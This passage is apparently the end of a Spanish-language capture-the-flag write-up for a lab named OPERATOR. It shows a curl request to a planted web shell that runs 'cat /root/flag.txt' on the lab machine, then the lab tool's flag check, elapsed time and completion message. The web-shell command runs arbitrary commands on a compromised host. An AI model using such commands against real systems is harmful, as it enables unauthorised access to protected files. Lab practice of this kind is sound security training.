txt"ldforce@operator:~$ curl -s "http://172.17.0.3/shell.php?cmd=cat+/root/flag.txt
WebExploitLabs{[REDACTED]}
shieldforce@operator:~$
```

Verificación de la bandera

```
chifay@kali: ~/Whoami-Labs/OPERATOR
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/OPERATOR shieldforce@operator: ~ shieldforce@operator: ~

[*] Cargando imagen desde operator.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: OPERATOR
DIFICULTAD: ***** difícil (5 puntos)

IP del laboratorio: 172.17.0.3

Ingresa la flag (formato WebExploitLabs{...}): WebExploitLabs{XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX}

¡Felicitaciones! Has comprometido OPERATOR a nivel Difícil.

TIEMPO TOTAL: 10h 16m 56s
FECHA Y HORA: 2026-08-22 22:34:36 -0600

[*] Presiona Ctrl+C para eliminar el laboratorio
```